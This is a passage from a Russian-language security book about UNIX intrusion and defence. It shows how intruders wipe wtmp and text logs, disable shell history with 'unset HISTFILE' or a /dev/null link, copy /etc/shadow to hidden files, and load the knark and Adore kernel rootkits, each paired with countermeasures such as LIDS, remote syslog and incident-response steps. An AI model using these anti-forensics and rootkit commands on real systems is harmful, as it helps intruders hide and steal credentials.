В тех случаях, когда в системе UNIX необходимо обеспечить безопасное удаленное подключение к сети, используется протокол Secure Shell (SSH). Бесплатные версии соответствующего программного обеспечения для некоммерческого использования можно найти по адресу http: `//www.ssh.org/download/`, а коммерческую версию, названную F-Secure Tunnel & Terminal, которая распространяется компанией Data Fellows, — по адресу `http://www.datafellows.com/`. По адресу `http://www.openssh.com` можно найти пакет OpenSSH, созданный на базе протокола SSH, который разработан в рамках проекта OpenBSD.

Протокол IPSec (IP Security Protocol) позволяет обеспечить аутентификацию и шифрование потока данных на уровне протокола IP. Десятки компаний-разработчиков уже реализовали поддержку IPSec в своих продуктах, так что обратитесь к своему поставщику сетевого оборудования и получите у него все необходимые сведения по этому вопросу. Пользователи Linux могут обратиться по адресу `http://www.freeswan.org/intro.html`, где содержатся данные о проекте FreeSWAN, и получить всю информацию о свободно распространяемой реализации протоколов IPSec и IKE, которая была разработана в рамках модели открытого кода.

Очистка системных журналов

Не желая предоставлять вам (а тем более — правоохранительным органам) каких-либо сведений о факте получения доступа к системе, взломщик, как правило, постарается очистить системные журналы от следов своего присутствия. В настоящее время существует много утилит очистки журналов, которые в большинстве случаев входят в состав набора

отмычек. К таким программам, в частности, относятся zap, wzap, wted и remove. Однако обычно вполне достаточно даже простого текстового редактора, такого как vi или emacs.

Конечно, при удалении следов своей деятельности первый шаг злоумышленника заключается в изменении системных журналов регистрации. Для определения соответствующей методики достаточно взглянуть на конфигурационный файл /etc/syslog.conf. Например, из показанного ниже файла syslog.conf видно, что большинство системных журналов регистрации находится в каталоге /var/log/.

```
[quake]# cat /etc/syslog.conf
# Регистрация всех консольных сообщений уровня ядра.
# В процессе регистрации экран сильно засоряется избыточной информацией.
#kern.*                                          /dev/console
# Регистрация всех сообщений (кроме почтовых) уровня info или выше.
# Не пытайтесь регистрировать сообщения личной аутентификации!
*.info;mail.none;authpriv.none                  /var/log/messages
# Доступ к файлу authpriv ограничен.
authpriv.*                                      /var/log/secure
# Регистрация всех почтовых сообщений в одном файле.
mail.*                                          /var/log/maillog
# Everebody получает сообщения об опасности, плюс их регистрация
# на другой машине.
*.emerg                                         *
# Сохранение сообщений об ошибках почты и новостей уровня err и выше
# в специальном файле.
uucp,news.crit                                  /var/log/spooler
```

Обладая этой информацией, злоумышленнику достаточно просмотреть содержимое каталога /var/log, чтобы найти в нем основные файлы журналов. Выведя на экран содержимое каталога, мы найдем в нем файлы журналов всех типов, включая cron, maillog, messages, spooler, secure (журналы TCP-оболочек), wtmp и xferlog.

Взломщику понадобится изменить много файлов, в том числе messages, secure, wtmp и xferlog. Поскольку журнал wtmp имеет двоичный формат (и обычно используется только командой who), для его изменения взломщик, как правило, прибегнет к помощи одной из отмычек. Программа wzap предназначена специально для удаления из этого журнала информации о заданном пользователе. Для того чтобы воспользоваться этой программой, достаточно ввести, например, следующую команду.

```
[quake]# who ./wtmp
joel     ftpd17264 Jul  1 12:09  (172.16.11.204)
root     tty1      Jul  4 22:21
root     tty1      Jul  9 19:45
root     tty1      Jul  9 19:57
root     tty1      Jul  9 21:48
root     tty1      Jul  9 21:53
root     tty1      Jul  9 22:45
root     tty1      Jul 10 12:24
joel     tty1      Jul 11 09:22
stuman   tty1      Jul 11 09:42
root     tty1      Jul 11 09:42
root     tty1      Jul 11 09:51
root     tty1      Jul 11 15:43
joel     ftpd841   Jul 11 22:51  (172.16.11.205)
root     tty1      Jul 14 10:05
joel     ftpd3137  Jul 15 08:27  (172.16.11.205)
joel     ftpd82    Jul 15 17:37  (172.16.11.205)
joel     ftpd945   Jul 17 19:14  (172.16.11.205)
root     tty1      Jul 24 22:14

[quake]# /opt/wzap
```

```
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...
[quake]# who ./wtmp.out
root      tty1       Jul  4 22:21
root      tty1       Jul  9 19:45
root      ttyl       Jul  9 19:57
root      ttyl       Jul  9 21:48
root      ttyl       Jul  9 21:53
root      ttyl       Jul  9 22:45
root      ttyl       Jul 10 12:24
stuman    ttyl       Jul 11 09:42
root      ttyl       Jul 11 09:42
root      ttyl       Jul 11 09:51
root      ttyl       Jul 11 15:43
root      ttyl       Jul 14 10:05
root      ttyl       Jul 24 22:14
root      ttyl       Jul 24 22:14
```

Как видно из приведенного листинга, в новом журнале (файл `wtmp.out`) пользователь `joel` отсутствует. Теперь осталось скопировать файл `wtmp.out` поверх файла wtmp, и взломщик сможет скрыть факт своего присутствия в системе. Некоторые программы, такие как zap (для SunOS *4.x),* на самом деле меняют лишь время последней регистрации в системе (эту информацию можно увидеть, например, обратившись с запросом `finger` и указав в качестве параметра имя интересующего вас пользователя). Теперь осталось вручную (точнее с помощью редактора, такого как vi или `emacs`) модифицировать файлы журналов secure, messages и xferlog, чтобы удалить последние следы своего пребывания в системе.

Одним из последних этапов очистки журналов является удаление данных об использованных командах. Многие командные оболочки UNIX ведут журналы введенных ранее команд (history), что обеспечивает дополнительные удобства при повторном вводе команд. Например, оболочка BASH (Bourne again shell) (`/bin/bash`) сохраняет соответствующий файл в рабочем каталоге пользователя (во многих случаях и в каталоге пользователя root). Этот файл журнала, содержащий список недавно введенных команд, называется `.bash_history`. Обычно перед тем, как покинуть систему, злоумышленник очищает этот журнал. Например, в файле `.bash_history` может содержаться следующая информация.

```
tail -f /var/log/messages
vi chat-pppO
 kill -9 1521
logout
< здесь находятся записи о регистрации злоумышленника и начале его работы >
i
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/sgid.log
...
```

Вооружившись простым текстовым редактором, взломщик может удалить все эти записи. Затем, воспользовавшись командой touch, он наверняка восстановит дату и время по-

следнего доступа к файлу. Однако обычно взломщики отключают режим регистрации вводимых команд с использованием соответствующего режима командной оболочки.

```
unset HISTFILE; unset SAVEHIST
```

Кроме того, взломщик может создать ссылку .bash_history на файл /dev/null.

```
[rumble]# ln -s /dev/null ~/.bash_history
[rumble]# ls -l .bash_history
lrwxrwxrwx   1 root      root            9 Jul 26 22:59 .bash_history -> /dev/null
```

О Контрмеры: защита от очистки журналов

Файлы журналов очень важно сохранять на таком носителе, на котором их трудно было бы модифицировать. К таким носителям, в частности, относятся файловые системы, поддерживающие расширенные атрибуты, такие как флаг "только для добавления" (append-only). Таким образом, в каждый файл журнала будет только дописываться новая информация, и злоумышленники не смогут ее изменить. Однако это вовсе не панацея, поскольку существует вероятность того, что при наличии времени, желания и соответствующего опыта злоумышленник сможет обойти этот механизм. Еще один метод заключается в регистрации важных событий на защищенном узле. Одним из примеров реализации такого подхода является применение безопасной утилиты Syslog компании Core Labs (http://www.core-sdi.com/english/freesoft.html). В этой утилите алгоритмы шифрования используются наряду с возможностью удаленной регистрации событий, что позволяет защитить самые важные журналы. Помните, что если злоумышленнику удалось проникнуть в вашу систему, то к имеющимся журналам нужно относиться с осторожностью, поскольку ему ничего не стоит их подделать.

"Наборы отмычек" для модификации ядра

В предыдущих разделах были рассмотрены традиционные "наборы отмычек", с помощью которых можно модифицировать определенные файлы взломанной системы, а затем разместить в ней программы типа "троянский конь". В настоящее время такие средства несколько устарели. Современные и гораздо более разрушительные "наборы отмычек" могут функционировать на уровне самого ядра операционной системы. Такие "наборы отмычек" позволяют модифицировать выполняющееся ядро UNIX и, таким образом, вводить в заблуждение все системные программы без модификации самих программ.

Обычно загружаемый модуль ядра (Loadable Kernel Module — LKM) служит для обеспечения дополнительной функциональности выполняющегося ядра без встраивания этих функций непосредственно в само ядро. Подобная возможность позволяет загружать в оперативную память и выгружать из нее различные модули по необходимости, что, в свою очередь, уменьшает размер выполняющейся части ядра. Таким образом, компактное ядро небольшого размера находится в оперативной памяти постоянно, а его возможности расширяются модулями, которые загружаются при необходимости. Это преимущество поддерживается многими версиями системы UNIX, в том числе Linux, FreeBSD и Solaris. Описанным механизмом может воспользоваться злоумышленник, в результате чего он сможет полностью манипулировать системой и всеми запущенными в ней процессами. Вместо того чтобы использовать модуль LKM для загрузки драйверов устройств, например сетевого адаптера, этот модуль может применяться для перехвата системных вызовов и их модификации с целью изменения реакции системы на определенные команды. Двумя наиболее популярными "наборами отмычек" является knark (для Linux) и SLKM (Solaris Loadable Kernel Modules) (http://packetstormsecurity.

org/groups/thc/slkm-1.0.html). Ниже мы подробно рассмотрим пакет knark (http://packetstormsecurify.org/UNIX/penetration/rootkits/knark-0.59.tar.gz).

Пакет knark разработан хакером Кридом (Creed) и представляет собой "набор отмычек" для модификации ядра системы Linux 2.2.x Самым важным компонентом этого пакета является модуль ядра knark.o. Для того чтобы загрузить этот модуль, воспользуйтесь утилитой загрузки модуля ядра insmod.

```
[shadow]# /sbin/insmod knark.o
```

После этого на экране появится информация о загрузке модуля.

```
[shadow]# /sbin/lsmod
Module                  Size  Used by
knark                   6936   0  (unused)
nls_iso8859-1           2240   1  (autoclean)
lockd                  30344   1  (autoclean)
sunrpc                 52132   1  (autoclean) [lockd]
rtl8139                11748   1  (autoclean)
```

Как видно из приведенного фрагмента, модуль ядра knark был успешно загружен. Кроме того, очевидно, что системному администратору не составит труда обнаружить этот модуль. Поэтому абсолютно закономерно, что взломщик захочет оставить свою деятельность незамеченной. Для того чтобы удалить данные о модуле knark из результатов, предоставляемых утилитой Ismod, злоумышленники могут воспользоваться модулем modhide.o (еще одним компонентом пакета knark).

```
[shadow]# /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow]# /sbin/lsmod
Module                  Size  Used by
nls_iso8859-1           2240   1  (autoclean)
lockd                  30344   1  (autoclean)
sunrpc                 52132   1  (autoclean) [lockd]
rtl8139                11748   1  (autoclean)
```

Теперь, после повторного запуска утилиты Ismod, модуль knark таинственным образом "исчезнет" из поля зрения администратора.

К другим интересным утилитам, входящим в состав пакета knark, относятся следующие.

T hidef. Используется для сокрытия файлов.

- unhidef. Служит для отображения скрытых файлов.
- ered. Применяется для настройки команды exec, используемой для перенаправления ввода-вывода. Благодаря этому вместо исходных версий утилит могут выполняться программы типа "троянский конь".
- nethide. С помощью этой утилиты можно скрыть записи в файлах /proc/net/tcp и /proc/net/udp. Именно из этих файлов получает информацию утилита netstat. Указанные данные злоумышленник может использовать для сокрытия входящих/исходящих соединений взломанной системы.
- taskhack. Эта утилита позволяет изменить идентификаторы UID и GID запущенных процессов. Таким образом, взломщик в любой момент может изменить владельца процесса /bin/sh (выполняющегося с привилегиями обычного пользователя) и сделать его владельцем пользователя root (с UID 0).
- rexec. Эта утилита применяется для удаленного выполнения команд на сервере, на котором установлен пакет knark. Она обеспечивает возможность использования ложного исходного адреса, что позволяет выполнять команды без выявления их источника.

A rootme. Эта утилита позволяет получить доступ с привилегиями root без использования программ SUID. Из приведенного ниже фрагмента видно, насколько просто это осуществить.

```
[shadow]$ rootme /bin/sh
        rootme.c by Creed @ #hack.se 1999 creed@sekure.net
Do you feel lucky today, haxOr?
bash#
```

Группа программистов и специалистов по вопросам безопасности Teso разработала еще один вариант "набора отмычек" для ядра под названием Adore, который можно найти по адресу `http://teso.scene.at/releases/adore-0.14.tar.gz`. По возможностям эта программа не уступает пакету knark. Ниже представлены некоторые параметры командной строки.

```
[shadow]$ ava
Использование: ./ava {h,u,r,i,v,U} [имя-файла, PID или dummy (для
параметра 'U')]
        h скрыть файл
        u отобразить файл
        r выполнить с привилегиями root
        U удалить adore
        i сделать PID скрытым
        v сделать PID видимым
```

Если приведенных выше сведений оказалось недостаточно, то прочитайте статью Сильвио Чезаре (Silvio Cesare), в которой рассматриваются аналогичные средства, позволяющие "на лету" модифицировать выполняющееся в оперативной памяти ядро в системах с "потайным ходом", в которых отсутствует поддержка модулей LKM. Эту статью и описываемые в ней средства можно найти по адресу `http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt`. И наконец, Джоб Де Хаас (Job De Haas) выполнил огромную работу по исследованию методов взлома ядра системы Solaris. Часть написанного им кода можно найти по адресу `http://www.itsx.com/kernmod-0.2.tar.gz`.

О Контрмеры: защита от средств модификации ядра

Как следует из приведенных сведений, "наборы отмычек" для модификации ядра могут оказаться чрезвычайно разрушительными и трудными для выявления. При этом в процессе обнаружения таких средств нельзя доверять ни одной программе и даже самому ядру. В случае взлома ядра окажутся бесполезными и утилиты подсчета контрольных сумм, такие как Tripwire. Один из возможных способов обнаружения пакета knark заключается в использовании самого пакета. Поскольку с его помощью взломщик может скрыть любой процесс, воспользовавшись командой **kill** -31 и указав его идентификатор PID, ничто не мешает сделать любой процесс снова видимым. Для этого можно воспользоваться командой **kill** -32. Вот простой сценарий оболочки, который передает этот сигнал каждому процессу.

```
#!/bin/sh
rm pid
S=1
  while [ $S -lt 10000 ]
        do
        if kill -32 $S; then
        echo "$S" >> pid
          fi
S=`expr $S + 1`
  Done
```

Не забывайте о том, что kill -31 и kill -32 — настраиваемые команды пакета knark. Так что опытный взломщик может изменить эти параметры, чтобы избежать обнаружения своей деятельности. Однако вместе с тем вполне возможно, что другие злоумышленники воспользуются параметрами, заданными по умолчанию. Еще лучше воспользоваться утилитой carbonite, написанной Кевином Мандиа (Kevin Mandia) и Кейтом Джонсом (Keith Jones) из компании Foundstone (http://www.foundstone.com/rdlabs/proddesc/carbonite.html). Эта утилита представляет собой модуль ядра Linux, который позволяет зафиксировать состояние каждого процесса в специальной структуре ядра, в которой содержится информация обо всех запущенных процессах Linux. Эти данные могут существенно облегчить выявление хакерских модулей LKM. Модуль carbonite позволяет получить информацию, аналогичную данным, предоставляемым командами lsof и ps, и скопировать двоичный образ каждого запущенного процесса. Эта задача будет успешно выполнена даже в том случае, когда взломщик скрыл свой процесс (например, с помощью knark), поскольку утилита carbonite выполняется на взломанном узле в контексте ядра.

В качестве самой лучшей контрмеры мы всегда рекомендуем предупреждение подобных нападений. Использование такой программы, как LIDS (Linux Intrusion Detection System — система выявления вторжений Linux), является наилучшей превентивной мерой в системе Linux. Ее можно получить по адресу http://www.lids.org. Программа LIDS предоставляет следующие возможности.

T Предотвращение модификации ядра.

- Предотвращение загрузки модулей ядра в оперативную память и выгрузки из нее.
- Возможность использования расширенных атрибутов файлов immutable (постоянный) и append-only ("только для добавления").
- Блокирование совместно используемых сегментов памяти.
- Защита от манипулирования идентификаторами процессов (PID).
- Защита важных файлов в каталоге /dev/.

A Обнаружение попыток сканирования портов.

Программа LIDS представляет собой модуль обновления ядра. Ее необходимо применять к существующему исходному коду ядра, который затем должен быть перестроен. После установки LIDS воспользуйтесь командой lidsadm, чтобы защитить ядро от возможных манипуляций с загружаемыми модулями. Вот что произойдет после установки программы LIDS, если попытаться запустить утилиту knark.

```
[shadow]# insmod knark.o
Command terminated on signal 1.
```

После анализа файла журнала /var/log/messages становится очевидным, что программа LIDS позволяет не только выявить попытки загрузки модуля, но и практически их предотвращает.

```
Jul 9 13:32:02 shadow kernel: LIDS: insmod (3 1 inode 58956) pid 700 user (0/0)
on ptsO: CAP_SYS_MODULE violation: try to create module knark
```

При использовании систем, отличных от Linux, нужно рассмотреть возможность отключения поддержки модулей LKM, что позволит обеспечить более высокий уровень безопасности. Конечно, подобный подход является не очень элегантным, однако он все же позволит предотвратить попытки применения описанных выше средств. Кроме пакета LIDS можно воспользоваться также относительно новым пакетом, который предназначен для защиты от применения "наборов отмычек". В рамках проекта Saint Jude (http://www.sourceforge.net/projects/stjude) был разработан загружаемый модуль StMichael, предназначенный для выявления и обезвреживания попыток установки "потайных ходов" на уровне ядра системы Linux.

Восстановление системы после использования "набора отмычек"

В данной главе мы не можем предоставить исчерпывающее описание процедур выявления описанных вторжений. Для получения более полной информации стоит познакомиться с исчерпывающей книгой *Incident Response: Investigating Computer Crime* Криса Просайза (Chris Prosise) и Кевина Мандиа (Kevin Mandia) (Osborne/McGraw-Hill, 2001). Здесь же очень важно хотя бы упомянуть о различных мерах, к которым нужно прибегнуть в том случае, если прозвучит зловещий звонок. У вас может возникнуть вопрос: о каком звонке идет речь? Это может произойти примерно следующим образом. "Здравствуйте, я такой-то системный администратор. У меня имеются причины считать, что с ваших компьютеров предпринимаются попытки нападения на нашу сеть." "Этого не может быть, все выглядит абсолютно нормально", — отвечаете вы. Ваш собеседник говорит, что все проверит еще раз, а затем перезвонит. Так что у вас возникает "приятное" ощущение, что позвонить мог лишь администратор, которым и была предпринята попытка взлома. Вам требуется определить, как и что произошло. Будьте внимательны и считайте, что любое выполняемое вами в системе действие может повлиять на возможность выявления вторжения. Даже при простом просмотре файла можно изменить время последнего доступа к нему. Для того чтобы не усугубить ситуацию случайными действиями, хорошо сразу же создать набор средств со статически скомпонованными двоичными файлами, а затем сравнить их с аналогичными файлами от поставщика программного обеспечения. Использовать статически скомпонованные двоичные файлы абсолютно необходимо, поскольку злоумышленники могли модифицировать совместно используемые файлы библиотек. Все эти действия должны быть выполнены *до* возникновения самого инцидента. Набор стандартных статически скомпонованных программ нужно поместить на гибкий диск или компакт-диск. В такой набор как минимум должны входить следующие утилиты.

`ls`	`su`	`dd`
`ps`	`login`	`du`
`netstat`	`grep`	`lsof`
`w`	`df`	`top`
`finger`	`sh`	`file`

Имея под рукой такой набор, очень важно сохранить три значения времени, связанных с каждым файлом системы UNIX. К таким значениям относится последнее время доступа, время последней модификации и время создания. Указанную информацию проще всего получить с использованием следующих команд, а затем сохранить полученные данные на гибком диске или другом внешнем носителе.

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

Полученные результаты лучше всего просматривать автономно, не обращаясь к "подозрительной" системе. Чаще всего вы столкнетесь с "набором отмычек", который, возможно, был установлен с параметрами, заданными по умолчанию. В зависимости от установленного "набора отмычек" вы можете увидеть множество входящих в их состав утилит, сообщений о программах-анализаторах, содержащихся в файлах журналов, и т.д. Это позволит предположить, что вы имеет дело с "набором отмычек", не использующимся для модификации ядра. Все доказательства таких изменений основываются на получении надежных результатов при выполнении приведенных выше команд. При вы-

полнении исследований в системе Linux воспользуйтесь безопасным загрузочным носителем, например с комплектом Trinux (http://www.trinux.org). Это позволит получить достаточно информации, чтобы попытаться определить, была ли ваша система инфицирована "набором отмычек". Имея под рукой все собранные данные, обратитесь к следующим ресурсам, чтобы точно определить, что же все-таки изменилось в системе и каким образом был выполнен взлом. Очень важно собрать данные о том, какие именно команды запускались и какие при этом результаты были получены.

- Т http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq
- • http://staff.washington.edu/dittrich/misc/faqs/responding.faq
- • http://home.datacomm.ch/prutishauser/textz/backdoors/rootkits-desc.txt
- А http://www.fish.com/forensics/freezing.pdf И **соответствующий набор средств** (http://www.fish.com/security/tct.html)

Кроме того, очень важно иметь под рукой и хороший план комплексных исследований еще до того момента, как произошло вторжение (http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf). Не становитесь одним из многих администраторов, которые после обнаружения подобных прецедентов сразу же обращаются к властным структурам. Между этими двумя событиями имеется еще много промежуточных шагов.

Резюме

Как мы увидели из нашего исследования, UNIX — это сложная система, для адекватной защиты которой необходимо предпринимать целый рад комплексных мероприятий. Мощь и элегантность UNIX обеспечивают ее популярность, однако они же являются и причиной ее уязвимости. Мириады методов удаленного и локального взлома позволяют злоумышленникам нарушать подсистему безопасности даже самых защищенных систем UNIX. Чуть ли не ежедневно обнаруживаются новые методы взлома путем переполнения буфера. Программисты мало задумываются о безопасности, а средства обнаружения несанкционированных действий устаревают практически в течение нескольких недель. Между хакерами и администраторами идет не прекращающаяся ни на минуту битва, в которой одни попытаются приблизить, а вторые — отдалить "день зеро". В табл. 8.3 приведен перечень дополнительных ресурсов, которые могут помочь вам обрести душевный покой (во всяком случае, на некоторое время).


Таблица 8.3. **Дополнительные ресурсы,** связанные с обеспечением **безопасности** системы UNIX

Название	Операционная система	Адрес	Описание
Titan	Solaris	**http://www.fish.com/titan/**	Набор программ, призванных укрепить безопасность Solaris
"Solaris Security FAQ"	Solaris	**http://www.itworld.** com/ **Comp/2377/security-faq/**	Руководство, в котором содержится информация о том, как заблокировать систему Solaris от вторжений взломщиков

Окончание табл. 8.3

Название	Операционная система	Адрес	Описание
"Armoring Solaris"	Solaris	`http://www.enteract.com/~lspitz/armoring.html`	Статья о том, как укрепить безопасность системы Solaris. Данная статья представляет систематический подход к подготовке установки брандмауэра. Здесь же приводится загружаемый сценарий, который поможет укрепить подсистему защиты
"FreeBSD Security How-To"	FreeBSD	`http://www.freebsd.org/~jkb/howto.html`	Несмотря на то что данное руководство ориентировано на FreeBSD, большую часть материала можно применять и к другим ОС UNIX (особенно OpenBSD и NetBSD)
"Linux Administrator's Security Guide (LASG)", Курт Зейфрид (Kurt Seifried)	Linux	`https://www.seifried.org/lasg/`	Одна из лучших статей по защите системы Linux
"Watching Your Logs", Ланц Спицнер (Lance Spitzner)	Все версии	`http://www.enteract.com/~lspitz/swatch.html`	Информация о том, как спланировать и реализовать автоматический фильтр для контроля системных журналов. Включены примеры конфигурирования и реализации
"UNIX Computer Security Checklist" (версия 1.1)	Все версии	`ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist_1.1`	Удобный вопросник по безопасности UNIX
"The Unix Secure Programming FAQ", Питер Галвин (Peter Galvin)	Все версии	`http://online.vsi.ru/library/Programmer/UNIX_SEC_FAQ/secprog.html`	Советы по проектированию систем защиты, методам программирования и тестирования
"CERT Intruder Detection Checklist"	Все версии	`http://www.cert.org/tech_tips/intruder_detection_checklist.html`	Руководство по поиску признаков, которые указывают на возможные недостатки системы безопасности

ЧАСТЬ III



Типичная ситуация: для проникновения все средства хороши

Одной из приятных особенностей сканирования телефонных номеров является то, что после возвращения к окну программы ToneLoc после долгих часов хакинга вы сразу же увидите полученные результаты. Автопрозвон — это простая и приятная "игра", напоминающая рыбалку. Подобная деятельность не требует больших знаний, а главное, первые результаты можно оценить достаточно быстро. Наряду с другими традиционными развлечениями и действиями, выполняемыми в процессе погони за жертвой, при изучении защищенности системы можно обнаружить много различных характеристик. Например, обычно удается найти несколько экземпляров программы pcAnywhere или маршрутизаторов Cisco, а также большое количество систем UNIX, подключенных к внутренней сети исследуемой компании, к которым можно получить удаленный доступ через аналоговые линии связи. При попытке проникновения в системы через модем сохраняются все отличительные особенности, характерные для процесса поиска жертвы и ее изучения. Этот процесс тоже требует больших временных затрат. В приведенных ниже сценариях демонстрируется уязвимость удаленных систем и рассматриваются простые способы их взлома.

Сценарий 1: компьютеры повсюду

Довольно часто встречается следующая ситуация. Система pcAnywhere забыта на одном из компьютеров внутренней корпоративной сети в ожидании установки соединения удаленным пользователем. Кроме того, с точки зрения безопасности, приложение pcAnywhere настроено некорректно и позволяет устанавливать соединения без использования правильного имени пользователя и пароля. Как разыскать такие соединения? Вот пример одного из идентификационных маркеров, полученных в процессе сеанса ToneLoc.

```
Please press <Enter>...
```

Это одна из наиболее серьезных и опасных ситуаций, способных привести к нарушению безопасности внутренней сети, в которой есть узел с установленной программой pcAnywhere. Для достижения желанной цели хакеру удаленных соединений достаточно просканировать диапазон телефонных номеров, используемых компанией, а затем войти в широко распахнутые двери. После обнаружения телефонного номера узла, на котором установлена программа pcAnywhere, его безопасность, а возможно, и защита всей сети в целом, окажется под вопросом. В рассматриваемом примере после установки соединения с модулем pcAnywhere с помощью простой команды DOS ipconfig (или `winipcfg` в Win *9x)* можно получить IP-адрес уязвимого узла, а также много другой информации, позволяющей оценить вероятность дальнейшего успешного развития атаки. Многое зависит также и от используемой сетевой архитектуры. Если компьютер pcAnywhere подключен к внутренней сети, то конфиденциальные данные, в том числе платежные ведомости, информация о бюджете, номера полисов социального страхования, деловые планы и т.д., больше нельзя считать абсолютно защищенными. К тому же, программа pcAnywhere позволяет быстро и эффективно передавать файлы на удаленный узел и обратно. Следовательно, многочисленные группы хакеров смогут загрузить свое "оружие" на целевой компьютер и добиться его полной капитуляции. Кроме того, все усилия администратора по предотвращению возникшей ситуации будут не

очень эффективными, поскольку точку входа, приведшую к взлому, нельзя просто идентифицировать по сравнению с использованием традиционных журналов, генерируемых брандмауэром или сетевыми системами выявления вторжений, установленных по всему периметру корпоративной сети.

Сценарий 2: маршрутизаторы Cisco с параметрами, заданными по умолчанию

Маршрутизаторы Cisco, оставленные администратором в привилегированном режиме, представляют собой еще один источник потенциальной угрозы. Ежедневно во многих сетях хакерам удается обнаруживать маршрутизаторы, установленные с параметрами по умолчанию. Для того чтобы определить степень защищенности маршрутизаторов, подсоединитесь к ним и проверьте, предоставляют ли они какую-либо информацию, похожую на идентификационный Маркер.

```
router_099>
```

В данном случае даже с использованием простых команд, таких как help, ? или show con, можно быстро определить, в каком состоянии с точки зрения безопасности находится маршрутизатор. Такая ситуация встречается достаточно часто, поскольку существует множество организаций, в которых удаленный доступ к важным сетевым маршрутизаторам используется для разрешения проблем, например, связанных со сбросом IP-адреса маршрутизатора Дело в том, что удаленный сеанс подробно не документируется в журнале. Как правило, сетевые администраторы не полностью отключаются от маршрутизатора, хотя и разрывают модемное соединение после выполнения своей задачи. Во многих случаях маршрутизатор остается в прежнем состоянии и после разрыва соединения. Последствия проникновения зависят от последнего состояния маршрутизатора. Взломщикам, возможно, удастся выявить другие сетевые маршрутизаторы и приступить к изучению топологии IP-сети расположенных рядом сетевых устройств. Зачастую обнаруженные маршрутизаторы являются внутренними. Проникновение во внутреннюю сеть будет полезным особенно в тех случаях, когда хакерам не удаётся подключиться к узлу, расположенному позади брандмауэра (поскольку его IP-адрес неизвестен). Если маршрутизатор функционирует в привилегированном режиме, то команда show con может облегчить получение пароля, зашифрованного с применением простого алгоритма. И все, игра закончена. В Internet можно без труда разыскать программную реализацию стандартного алгоритма шифрования и 